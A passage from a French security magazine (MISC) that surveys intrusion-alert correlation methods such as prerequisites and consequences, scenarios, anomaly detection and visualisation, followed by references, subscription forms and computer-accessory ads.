- Association par source et cible : cette approche, identique à l'opération de regroupement utilisée dans le M-Correlator, fournit une vision chronologique d'une attaque ciblée. Le type d'événement peut également être utilisé comme critère d'association afin de donner une visibilité plus fine sur une forme d'attaque spécifique telle que le test de scripts CGI.

Analyse contextuelle

Une autre approche, basée sur une notion de lien entre les événements, a pour objectif de fournir la visibilité sur le contexte dans lequel s'intègre un événement et son rôle dans le déroulement d'une attaque.

La définition de ces liens entre les événements peut s'effectuer selon trois méthodes :

→ la définition des pré-requis et conséquences, basés sur une notion de conditions nécessaires au déroulement d'une attaque ;

→ l'étude des scénarii définit l'ensemble des étapes possibles d'une intrusion ;

→ l'analyse comportementale, étudiant les anomalies identifiées.

1 - Pré-requis et conséquences


La base de ce type d'analyse contextuelle est le constat que les attaques ne sont pas des événements isolés, mais des éléments d'un ensemble ordonné que constitue l'intrusion, dont certaines étapes (pré-requis) préparent les suivantes (conséquences). Ainsi le pré-requis de succès d'un montage NFS est l'exportation d'un répertoire, la conséquence est l'accès aux données.

L'analyse est également enrichie d'un critère de détection nécessaire à la qualification de l'événement, les pré-requis et les conséquences fournissant les éléments nécessaires à l'attribution d'un contexte spécifique.

Une attaque de type RPC DCOM Buffer Overflow [29] se traduit de la manière suivante :

```
Pré-requis  : service DCE/RPC ouvert
Détection   : CAN-2003-0813
Conséquence : dénis de service
```

Figure 5



La détection est un élément particulièrement important dans la mesure où, dans l'exemple précédent, tout arrêt inattendu d'un système présentant le pré-requis n'est pas nécessairement lié à une attaque mais peut être le fait d'un dysfonctionnement interne ou d'une interruption programmée du service.

Cette approche garantit la pertinence d'une alerte dans le contexte du système supervisé. En outre, elle définit l'ensemble des messages liés à l'identification puis à l'exploitation de la faille, garantissant ainsi une réduction du nombre des messages à l'issue de la phase d'analyse.

Le projet MIRADOR [28] implémente cette méthode d'analyse, les attaques étant modélisées via le langage LAMBDA [30]. Une autre application de cette méthode [31] intègre le fait que les pré-requis puissent être multiples et que plusieurs conséquences soient possibles. Ainsi notre précédent exemple est décrit de la manière suivante :

```
Pré-requis  : service DCE/RPC ouvert ET service svchost vulnérable
Détection   : CAN-2003-0813
Conséquence : dénis de service OU accès shell distant
```

Enfin, l'approche par pré-requis et conséquences établit des liens entre les attaques, les conséquences de certaines pouvant être les pré-requis d'autres. Les attaques complexes ou par rebond sont par conséquent rendues visibles.

2 – Scénarii

L'analyse par scénarii est basée sur la description des différentes étapes d'une attaque. Elle peut ainsi se présenter comme l'analyse d'une suite, linéaire ou non, de pré-requis et de conséquences. Un scénario non linéaire peut donc être représenté comme en figure 5. L'utilisation des scénarii enrichit l'analyse des pré-requis et des conséquences de deux fonctions.

D'une part, l'absence de détection d'un événement, ou pré-requis de l'événement suivant, n'interrompt pas le processus d'analyse. En effet, la détection des événements 2 et 3 de notre exemple peut apparaître comme suffisant pour l'identification du scénario. Ainsi l'analyse démontre une certaine résistance aux techniques de contournement et d'évasion [32].

D'autre part, l'analyse par scénarii fournit la possibilité de générer des alertes de manière proactive. Si, dans notre exemple, les événements 1,4 et 5 ont été détectés, il est possible d'émettre une alerte concernant la probable occurrence de l'événement 6, donnant ainsi la possibilité d'une réaction en amont de l'intrusion.

La construction des scénarii et l'établissement des liens entre les événements sont réalisés selon trois schémas.

- La corrélation explicite, basée sur une définition préalable des différents événements et la spécification en amont de l'ensemble des scénarii possibles. La corrélation explicite nécessite la connaissance et la modélisation des spécificités des composants intégrés à la démarche d'analyse ;
- La corrélation implicite, s'appuie elle sur des mécanismes de correspondance (statistique, temporelle ou autre) et d'auto-apprentissage (data-mining et réseau neuronaux) afin d'établir dynamiquement les liens entre les événements ;
- La corrélation semi-explicite, qui lie dynamiquement les événements à partir de pré-requis et de conséquences définis au préalable et liés selon différents schéma [28] (corrélation directe, indirecte ou abductive).

3 – Analyse comportementale

L'analyse comportementale, ou par détection d'anomalie, définit et établit un certain nombre de métriques considérées comme caractéristiques d'un comportement du système d'information. L'évolution de ces métriques ou le dépassement de certains seuils sont alors analysés comme d'éventuelles intrusions sur le système d'information.

De cette manière, sur la seule analyse du volume de données transmises et du nombre de connexions sur les ports des serveurs, il est possible de détecter des opérations de téléchargement illégales (volume important de trafic sur un système qui n'est pas serveur), un scan de port (demandes de connexions sur de nombreux ports), une opération de sweep (trafic à partir d'une source unique et à destination d'un nombre anormal d'adresses IP différentes), ou encore la propagation d'un ver ou d'un virus (trafic important à partir d'une source interne à destination de nombreuses adresses IP).

A ce titre, le projet INBOUNDS [33] présente un exemple d'analyse temporelle du trafic réseau par le suivi de six dimensions (nombre de requêtes par seconde, taille moyenne des requêtes et des réponses, délais d'inactivité requêtes-réponses et réponses-requêtes, et nombre total de connexions par seconde) sur chacun des ports des serveurs. L'analyse d'une attaque par *mail bombing* est réalisée grâce à l'identification d'anomalies sur cinq des six dimensions suivies sur le port 25 du serveur de mail.

Une telle approche est en phase de pouvoir être normalisée avec les travaux de l'IETF RealTime Flow Management [35] (RTFM...) dont un des objectif est de fournir un format standard d'informations en termes de volume de flux et de connexions.

Une seconde approche de l'analyse comportementale se base sur le postulat que les opérations autorisées sur le système d'information sont connues et modélisables. Ainsi, dans le cas de Watcher [34], les opérations autorisées sont représentées sous une forme matricielle des Utilisateurs X Fonction. Toute opération sortant de ce cadre apparaît donc comme suspecte.

Cette approche apparaît comme une analyse par scénarii inversée, dans la mesure où un scénario représente ce qui est autorisé, tout ce qui n'est pas explicitement autorisé étant interdit.

Analyse graphique

L'analyse graphique intègre la dimension humaine dans la procédure d'identification des intrusions et se présente dans le schéma de réaction comme un outil d'aide à la décision. Les principales raisons scientifiques pour lesquelles l'Homme est inclus dans la chaîne d'analyse sont que d'une part il est estimé que l'être humain peut gérer visuellement 150 Mbps de données [36], d'autre part il est particulièrement performant dans la reconnaissance visuelle de modèle, plus que dans sa description [37].

1 – Architecture générale

Le schéma d'analyse graphique peut se représenter de la manière suivante :

- → Collecte des données : génération, collecte et formatage ;
- → Analyse : filtrage, regroupement et analyse contextuelle ;
- → Mapping : définition des propriétés des objets graphiques ;
- → Représentation : affichage ;
- → Visualisation : opération humaine (figure 6).

Ce modèle est enrichi des propriétés réentrantes des étapes de collecte, d'analyse et d'affichage suite à une opération humaine, liée à la visualisation. L'être humain est par conséquent à même de générer un nouvel événement suite à sa propre analyse, forcer un regroupement d'événements ou demander une autre forme d'affichage (zoom, inversion des couleurs, etc.).

2 – L'approche cartographique

La forme la plus simple d'analyse graphique est de fournir une représentation cartographique de l'activité. Cette approche consiste à donner une visualisation en deux dimensions d'un sous-ensemble de l'espace des adresses IP, chaque adresse étant représentée par un pixel dont la couleur varie en fonction de l'activité.


Le choix d'un sous-ensemble de l'espace des adresses IP est imposé dans la mesure où la représentation de 256^4 pixels sur un écran n'est pas techniquement réalisable dans le cadre d'un poste de travail standard.

Ainsi le projet NVisionIP [38] se limite à la représentation d'une classe B sous la forme d'un tableau 256x256 dont les abscisses et ordonnées sont respectivement le numéro de sous-réseau et le numéro d'hôte. La classe B ainsi visualisée est supposée pouvoir représenter l'ensemble du réseau supervisé.

Une étude visant à identifier visuellement les anomalies au niveau du protocole BGP [39] propose une représentation par cadrans afin de matérialiser graphiquement les 32 bits de préfixe des adresses IP. Bien que sur une représentation de 512x512 certains préfixes soient représentés par le même pixel, l'approche apparaît comme suffisante, une fonction de zoom étant mise à disposition des opérateurs.

La cartographie est le premier niveau de représentation dont l'objectif est de faciliter la détection d'une tentative d'intrusion. Les

Figure 6



sous-niveaux de visualisation sont variables en fonction des modèles et des approches retenus.

Dans notre premier cas, les différents sous-niveaux sont liés par l'activité sur les ports d'un ou plusieurs systèmes. Pour l'analyse des anomalies BGP, le deuxième niveau de représentation est une cartographie des opérations effectuées par les adresses IP sur les AS, chaque type d'opération BGP étant représenté par une couleur différente.

Dans chacun des cas, la représentation atteint son objectif ; néanmoins, celui-ci reste limité à un spectre réduit, que ce soit l'analyse de l'activité sur les ports ou l'étude des anomalies BGP.

3 – Le modèle par spicules

Les *spicules* [40] sont des représentations mathématiques d'un système dont la primitive est une sphère et les caractéristiques des vecteurs.

Deux types de vecteurs sont définis : les vecteurs de *tracking* dont les valeurs minimales et maximales sont connues (par exemple, l'activité CPU, bornée entre 0% et 100%), et les vecteurs fixes dédiés aux caractéristiques non bornées (telles que le nombre de processus lancés par un utilisateur).

Les vecteurs de tracking évoluent le long du périmètre du spicule selon un angle caractéristique de leur valeur, tandis que les vecteurs fixes évoluent linéairement. L'analyse de l'évolution des vecteurs des spicules autorise une première analyse graphique, limitée à la cible représentée par le spicule concerné. La finesse de l'analyse est dépendante de la fiabilité et de la pertinence des vecteurs qui ont été définis. L'évolution de ces vecteurs est appelée activité du spicule.

La représentation d'une intrusion depuis un système tiers s'effectue selon trois dimensions :

→ Un plan représentant les adresses IP d'une classe B selon le même principe que NVisionIP ;

→ Un axe représentant l'activité du spicule et dont l'origine est une activité nulle.


Dans le cas d'une détection d'un événement, le spicule de la source est représenté et l'activité du spicule cible est calculée afin de mettre à jour la représentation de l'ensemble. Un lien entre les source et cible est également représenté afin de matérialiser leur relation (figure 7).

Dans le schéma ci-dessus, le graphe de gauche présente un spicule A en fonctionnement normal, celui de droite suite à un scan de ports depuis le système représenté par le spicule B (en considérant que l'activité sur les ports est un des vecteurs du spicule).

Implémentations

La simplicité de mise en œuvre du regroupement et du dénombrement en fait la principale méthode implémentée sur les systèmes d'analyse. Les résultats sont néanmoins dépendants du formatage et des efforts de normalisation au niveau des messages. Ainsi l'incapacité de certaines solutions à associer un numéro et le nom d'un protocole (6 et TCP), un couple protocole/port et un service (22/tcp et SSH), ou encore une adresse IP et son FQDN, sont de nombreuses lacunes qui faussent ou rendent inutiles les opérations d'analyse les plus simples.

Figure 7



En termes d'analyse contextuelle, l'existence de nombreux moteurs de corrélation à même de traiter des scénarii se heurte à l'impossibilité de définir l'ensemble des scénarii possibles d'une intrusion. La raison est simple. Les moteurs de corrélation par scénarii ont été créés pour gérer des problématiques techniques telles que l'interruption d'un routeur, une consommation de CPU trop importante sur un serveur, etc.

Dans le cas de l'analyse d'événements de sécurité, le symptôme est technique mais l'origine humaine, et en tant que telle, peu encline à suivre un scénario prédéfini, sinon volontairement à la recherche de nouveaux scénarii.

Les analyses comportementales ou graphiques quant à elles restent soit du domaine de la recherche, soit limitées à des spectres particulièrement réduits et incompatibles avec l'objectif de la supervision de l'ensemble d'un système d'information.

Conclusion

Il apparaît clairement que l'étude des événements de sécurité ne se réduit pas à un simple comptage de ces événements, loin de là. De la collecte des informations aux rapports d'activité, en passant par le formatage et l'analyse des données, il est nécessaire de traiter de nombreuses problématiques, en gardant toujours en tête l'objectif final : la sécurité du système d'information. Ainsi la nécessité de créer un partage sur un serveur pour en lire les logs est une hérésie au même titre que de parler de corrélation en temps réel quand la méthode de collecte est hybride synchrone/asynchrone...

Enfin, et compte tenu de l'avancée actuelle des technologies, les outils d'analyse et de reporting ne peuvent encore être considérés que comme des outils d'aide à la décision, technique ou stratégique. Ils ne dispensent par conséquent pas l'entreprise d'embaucher un expert dont le travail d'analyse ne saurait être simulé par un système automatisé... s'il s'agit effectivement d'un expert.

Références

- [1] *The Common Intrusion Detection Framework* - Phil Porras, Dan Schnackenberg, Stuart Staniford-Chen, Maureen Stillman, Felix Wu
- [2] *A Common Intrusion Specification Language* - Rich Feiertag, Cliff Kahn, Phil Porras, Dan Schnackenberg, Stuart Staniford-Chen, Brian Tung
- [3] *Aggregation and Correlation of Intrusion Detection Alerts* - Hervé Debar, Andreas Wespi - RAID 2001
- [4] *Intrusion Detection Message Exchange Format* - D. Curry, H. Debar - IDWG - Proposed Standard
- [5] *Tivoli Secure Way Risk Manager : Correlating Enterprise Risk Management* - IBM International Technical Support Organisation - IBM Redbook SG24-6021-00
- [6] *Early Experience with Tivoli Enterprise Console* - IBM International Technical Support Organisation - IBM Redbook SG24-6015-00
- [7] TME 10 Enterprise Console, *User's Guide*
- [8] syslog-ng - *BalaBit IT KFT* - **http://www.balabit.com/products/syslog_ng/**
- [9] Prelude Hybrid IDS - **http://www.prelude-ids.org/**
- [10] NTsyslog - **http://ntsyslog.sourceforge.net/**
- [11] *Application-Integrated Data Collection for Security Monitoring* - Magnus Almgren, Ulflindqvist - RAID 2001
- [12] *An Architecture for Intrusion Detection using Autonomous Agents* - Jai Sundar Balasubramaniyan, Jose Omar GarciaFernandez, David Isacoff, Eugene Spafford, Diego Zamboni
- [13] Snort IDS - **http://www.snort.org**
- [14] Snort IDMEF Plugin - **http://sourceforge.net/projects/snort-idmef/**
- [15] e-Security - **http://www.esecurityinc.com/**
- [16] *Intro to OPSEC, SDK overview* - Checkpoint Software
- [17] Calyx NetsecureLog - **http://www.calyxnetsecure.co.uk/NetsecureLog.html**
- [18] NetReport - **http://www.netreport.fr/**
- [19] NetASQ - **http://www.netasq.fr/**
- [20] File::Tail - Matija Grabnar
- [21] Bugtraq - **http://www.securityfocus.com/**
- [22] Common Vulnerabilities and Exposures - **http://cve.mitre.org**
- [23] Apache, module mod_log_config
- [24] WebTrends Enhanced Log Format - NetIQ Corporation
- [25] NetIQ Firewall Suite - NetIQ Corporation
- [26] NetIQ Reporting Compatibility - NetIQ Corporation
- [27] *A Mission-Impact-Based Approach to INFOSEC Alarm Correlation* - Phillip A. Porras, Martin W. Fong, and Alfonso Valdes - SRI International
- [28] *Alert Correlation in a Cooperative Intrusion Detection Framework* - Frédéric Cuppens, Alexandre Miège
- [29] RPC DCOM Buffer Overflow - CAN-2003-0813
- [30] *A Language to Model a Database for Detection of Attacks* - Frédéric Cuppens, Rodolphe Ortalo - RAID 2000
- [31] *Analyzing Intensive Intrusion Alerts Via Correlation* - Peng Ning, Yun Cui, and Douglas S. Reeves - RAID 2002
- [32] *Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection* - Thomas H. Ptacek, Timothy N. Newsham
- [33] *Real-Time Network-Based Anomaly Intrusion Detection* - Ravindra Balupari
- [34] *Watcher: The Missing Piece of the Security Puzzle* - John Munson, Scott Wimer - ACSAC 2001
- [35] *Traffic Flow Measurement : Architecture - RFC 2722* - N. Brownlee, C. Mills, G. Ruth
- [36] *Visual Display and Quantative Information* - 2nd Edition - E. Tufte
- [37] *Déjà vu, A user study : Using images for authentication* - Racha Damija, Adrian Perring - Usenix Security 2000
- [38] *A prototype tool for visual data mining of network traffic for intrusion detection* - William Yurcik, Kiran Lakkaraju, James Barlow, Jeff Rosendale - NCSA
- [39] *Visual-based Anomaly Detection for BGP Origin AS Change (OASC) Events* - Soon-Tee Teoh, Kwan-Liu Ma, S. Felix Wu, Dan Massey, Xiao-Liang Zhao, Dan Pei, Lan Wang, Lixia Zhang, Randy Bush
- [40] *A Visual Mathematical Model for Intrusion Detection* - Greg Vert, Deborah Frincke, Jesse McConnell

misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

Bulletin d'abonnement

L'abonnement 6 numéros

~~44,70~~ € (France Metro)

6 numéros
33 € (France Metro)

A renvoyer **(original ou photocopie)**
avec votre règlement à
Diamond Editions
Service des Abonnements/Commandes
6, rue de la Scheer
B.P. 121
67603 Sélestat Cedex

Je coche le type d'abonnement choisi :

Durée de L'abonnement	1 An (6 N°s) France	☐ 1 An (6 N°s) Etranger et DOM-TOM
Mode de Paiement	☐ Chèque ☐ Carte Bancaire	☐ CB ☐ Mandat Postal International
Misc	☐ 33 Euros	☐ 45 Euros
OFFRES DE COUPLAGE		
11 N°s de Linux Magazine + 6 N°s Hors série Linux Magazine	☐ 79 Euros	☐ 128 Euros
11 N°s de Linux Magazine + 6 N°s de Misc	☐ 83 Euros	☐ 128 Euros
11 N°s de Linux Magazine +6 N°s de Misc + 6 N°s Hors série Linux Magazine	☐ 105 Euros	☐ 173 Euros
11 N°s de Linux Magazine +6 N°s de Misc + 6 N°s Hors série Linux Magazine + 6 N°s Linux Pratique	☐ 129 Euros	☐ 185 Euros

Nom .....
Prénom .....
Adresse .....
.....
.....
CODE POSTAL .....
VILLE .....

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

☐ Paiement C.B. (Visa-Mastercard-Eurocard)

N° Carte |_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|

Expire le |_|_|_|_|

Date et signature obligatoires :

OFFRES DE COUPLAGE

= 79 € ~~106,10~~ € En kiosque

11 N°s Linux Magazine + 6 N°s Linux Magazine Hors série

→ Economie : 22,15 euros !

= 83 € ~~115,10~~ € En kiosque

11 N°s Linux Magazine + 6 N°s Misc

→ Economie : 27,15 euros !

= 105 € ~~150,80~~ € En kiosque

11 N°s Linux Magazine + 6 N°s Misc + 6 N°s Linux Magazine Hors série

→ Economie : 40,85 euros !

= 129 € ~~186,50~~ € En kiosque

11 N°s Linux Magazine + 6 N°s Misc + 6 N°s Linux Magazine Hors série + 6 N°s Linux Pratique

→ Economie : 52,55 euros !

MISC + Hors Série de Linux Magazine

Commande des anciens numéros

A renvoyer (original ou photocopie) avec votre règlement à :
Diamond Editions - Service des abonnements/commandes - 6, rue de la Scheer, B.P. 121, 67603 Sélestat Cedex

Misc : 100% Sécurité informatique	Prix N°	Q.	Total
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°3 IDS : La detection d'intrusions	7,45 €		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°5 Virus, mythes et réalités	7,45 €		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots ; le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
Linux Magazine Hors Série			
LM Spécial Débian	5,95 €		
LM HS8 Introduction à la crypto	5,95 €		
LM HS9 Installer son serveur Web à la maison	5,95 €		
LM HS10 Complétez l'installation de votre serveur Internet	5,95 €		
LM HS11 Maîtrisez THE GIMP par la pratique	5,95 €		
LM HS12 Le firewall votre meilleur ennemi Acte 1	5,95 €		
LM HS13 Le firewall votre meilleur ennemi Acte 2	5,95 €		
LM HS14 Maîtrisez blender	5,95 €		
LM Spécial DVD 3	8,99 €		
LM HS15 The Gimp et la photo	5,95 €		
LM HS16 KERNEL : Voyage au centre du noyau- Episode 1	5,95 €		
LM HS17 KERNEL : Voyage au centre du noyau- Episode 2	5,95 €		

Frais de port :
France métropolitaine 3,81 Euros
U.E. plus Suisse, Liechtenchtein, Maroc, Tunisie, Algérie 5,34 Euros

Total :
Frais de port :
Total de la commande :

Nom .....
Prénom .....
Adresse .....
.....
Code postal .....
VILLE .....

Mode de règlement

☐ **Carte bancaire** (Visa-Mastercard-Eurocard)
☐ **Chèque bancaire**
☐ **Chèque postal**

Numéro :
_____/_____/_____/____
Date d'expiration_____/_____
Signature :

À propos de Misc

Misc
est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor
Conception graphique : Katia Paquet
Impression : LeykamDruck, Graz
Secrétaire de rédaction : Carole Durocher
Responsable publicité :Véronique Wilhelm
Tél. : 03 88 58 02 08

Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24
Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2 e Trimestre 2001
N° ISSN : 1631-9030
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Printed in Austria/Imprimé en Autriche

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le sytème, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagne.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Câbles rétractables

Une fois rangés, ces câbles ne prennent quasiment pas de place. Un **système ingénieux** permet d'enrouler le câble dans le petit boîtier central. Le système par crans permet également d'avoir **un câble à la longueur désirée**. Idéal pour tous les utilisateurs nomades.

Version RJ45

Compatible avec les réseaux 10 et 100 Mbits. Longueur 125cm
Réf.PE1216 Prix : 6,90€TTC

Kit USB

Longueur 150cm. Une prise USB A mâle à une extrémité et une USB A femelle a l'autre. Ce kit est livré avec les 4 adaptateurs suivants, le rendant utilisable avec la quasi-totalité des produits USB : USB A femelle sur USB A mâle / USB B mâle / Mini A et Mini B **Réf.PE1215 Prix : 9,90€TTC**

Adaptateur Bluetooth pour imprimante USB

Cet adaptateur va vous permettre de **transformer aisément votre imprimante filaire en un modèle sans fil**. Il vous suffit pour cela de connecter cet appareil à votre imprimante et d'utiliser l'adaptateur bluetooth de votre PC pour la détecter. **Caractéristiques :** Taux de transfert jusqu'à 1 Mbps ▶ Fréquence 2.4GHz ▶ Connexion USB ▶ Alimentation 5V 300mA ▶ Dimensions 66x57x29mm ▶ Poids 52g ▶ Bluetooth classe 2 **Réf.S5121 Prix : 59,90€TTC**


Bluetooth USB

Photobank 7 en 1

La carte mémoire de votre appareil photo est pleine et vous voulez prendre d'autres photos ?
A l'aide du graveur externe Photobank 7 en 1 **transférez de manière simple et rapide vos photos**. Une carte mémoire de 128 Mo pleine est gravée en 2 minutes sur un CD vierge. Un petit écran LCD vous informe de la progression de vos transferts et vous indique la place disponible sur votre carte. Vos CD gravés sont compatibles avec quasi n'importe quel lecteur de CD-ROM. **Multifonction**, branchez-le sur votre PC et il devient **graveur de CD externe** ou encore **lecteur de cartes mémoires**. A l'aide de sa prise casque il permet **d'écouter directement vos CD audio préférés**. ▶ Compatible avec les cartes : SecureDigital, Multimedia, SmartMedia, Memory Stick, IBM MicroDrive, CompactFlash I/II ▶ Vitesses : 32x (gravure CD-R), 24x (gravure CD-RW), 40x (lecture CD), Mémoire tampon : 2 Mo ▶ Compatible avec les CD-R, CD-RW, CD-DA, CD-ROM, CD-ROM XA, Photo CD, VCD, CD Extra, CD-Text ▶ Fonctions du lecteur CD audio : Play, Pause, Program, Repeat (One, All), avec régleur de volume ▶ Connexions : USB2.0 (compatible USB1.1), prise jack pour écouteurs ▶ Dimensions : environ 22,5 x 5,5 x 15 cm ▶ Fourni avec le logiciel de gravure Nero Express 5.51, Câble USB (180 cm), Adaptateur secteur ▶ Systèmes requis : Windows 98/Millenium/2000/XP, Installation des pilotes nécessaire sous Windows 98 **Réf. PE1299 Prix : 179,90€TTC**

Clavier rétro éclairé multimédia

Ce clavier PS/2 est le compagnon idéal de tous les travailleurs/joueurs nocturne ou des personnes qui bénéficient d'un faible éclairage. **Caractéristiques :** ▶ Clavier standard + 18 touches multimédia supplémentaires ▶ Rétro-éclairage bleu foncé ▶ Longueur de câble 150cm ▶ Touches très silencieuses ▶ Dimensions 390 x 150 x 30 mm ▶ Poids 740g **Réf.PE2790 Prix : 39,90€TTC**



Mustek DV5000 - MPEG 4

Vous ne pourrez rapidement plus vous passer de cet appareil multifonction en format de poche. Il vous servira d'appareil photo numérique, de caméra digitale, de dictaphone, de lecteur MP3, de lecteur de cartes mémoires SD/MMC, de Webcam et enfin de mémoire portable USB. Il est équipé d'un **capteur CMOS 3,1 méga pixels interpolable à 5** méga pixels et de la **technologie MPEG4** pour une compression des données optimales. **Caractéristiques techniques :** Flash, microphone, haut-parleurs intégrés ▶ Sortie audio/vidéo, USB et écouteurs ▶ Ecran LCD TFT 1,5 pouces ▶ Résolution photo : 2304x1728(par interpolation), 1600x1200, 640x480 ▶ Résolution vidéo 640x480, 352x288, 320x240 ▶ Retardateur 10 secondes ▶ Zoom digitale 4x ▶ 32Mo de mémoire intégré extensible par MMC et SD ▶ Dimensions : 86x68x41mm ▶ Poids : 110g ▶ Inclus une sacoche, une dragonne, 2 piles, un casque, des logiciels et un ensemble de connectique. **Réf.S5119 Prix : 179,90€TTC**

Kit Graveur RICOH DVD+RW/+R MP5240ASK + 5DVD+R

Caractéristiques : ▶ **Buffer 2 Mo** ▶ Type des CDs lus : CD-RW, CD-R, CD-ROM, CD-i, Photo CD, Bootable CD, Vidéo CD, CD Text, Multisess., Audio et DVD ▶ Temps d'accès CD : 120ms et DVD : 140ms ▶ **Technologie JustLink** ▶ Écriture et ré-écriture DVD+RW/+R à 4x et lecture DVD à 8x ▶ Écriture CD-R en 24x, ré-écriture CD-RW en 10x et lecture en 40x ▶ Garantie 2 ans ▶ Inclus : logiciels.
Réf. RH20 Prix : 79,90€TTC

Hub USB 2.0 4 ports


Complément idéal au contrôleur **USB 2.0**
▶ **Vitesse de transfert :** de 1,5 à 480 Mbits/sec.
▶ **Dimensions :** environ 77 x 106 x 20 mm
Réf.PE1110 Prix : 19,90€TTC

Etui 200 CD

Cette pochette de transport en nylon peut contenir jusqu'à 200 CD ou DVD. Les feuillets de la pochette sont transparents, ce qui vous permet d'identifier vos CD d'un simple coup d'œil. De plus, l'intérieur des emplacements est garni d'un revêtement spécial, protégeant vos données des rayures et salissures. **Réf. PE8975 Prix : 19,90 €TTC**

Livré sans contenu

Tablette alu AKASA



Cette tablette de ventilation **au design très soigné** s'alimente via un port USB. Fabriquée en aluminium, elle **est très solide et dissipe beaucoup mieux la chaleur** de votre portable que les modèles en plastique. Elle dispose **de 2 ventilateurs très silencieux**. Vous y trouverez également **deux prises USB supplémentaires** ▶ livrée avec un **câble USB muni de LED bleues** ▶ dimensions : 300 x 300 x 45 mm ▶ interrupteur ON/OFF **Réf.CM100 Prix : 39,90€TTC**

Sacoche pour appareil photo Explorer

Cette sacoche d'une très bonne finition **protègera efficacement votre appareil photo**. En **nylon étanche** 600 deniers, elle dispose de 2 poches externes à fermetures éclair venant compléter les possibilités de rangement (cartes mémoires, piles de rechange, ...) ▶ Dimensions : 10 x 8 x 14 cm ▶ Dimensions maximales de l'appareil : 8 x 5 x 12 cm ▶ Sangle de transport, passant pour ceinture. **Réf.KS500 Prix : 12,90€TTC**

Backplane IDE 3 disques

